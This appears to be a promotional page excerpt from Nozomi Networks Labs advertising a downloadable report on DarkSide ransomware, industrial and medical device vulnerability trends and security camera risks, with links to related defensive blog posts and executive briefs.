- Analysis of DarkSide, the malware that attacked Colonial Pipeline
- Latest ICS and medical device vulnerability trends
- Why P2P security camera architecture threatens confidentiality
- How security cameras are vulnerable
- Ten measures to take immediately to defend your systems

[Download](#)

Related Links

- Blog: [Colonial Pipeline Ransomware Attack: Revealing How DarkSide Works](#)
- Blog: [Responding to the Colonial Pipeline Breach and CISA Ransomware Alert](#)
- Blog: [OT and IoT Security: Adopt a Post-Breach Mindset Today](#)
- Blog: [Hard Lessons from the Oldsmar Water Facility Cyberattack Hack](#)
- Executive Brief: [The Cost of OT Cybersecurity Incidents and How to Reduce Risk](#)
- Executive Brief: [Business Leaders Need to Quickly Shift Focus to Industrial Cybersecurity](#)



[Nozomi Networks Labs](#)

Nozomi Networks Labs is dedicated to reducing cyber risk for the world's industrial and critical infrastructure organizations. Through our cybersecurity research and collaboration with industry and institutions, we're helping defend the operational systems that support everyday life.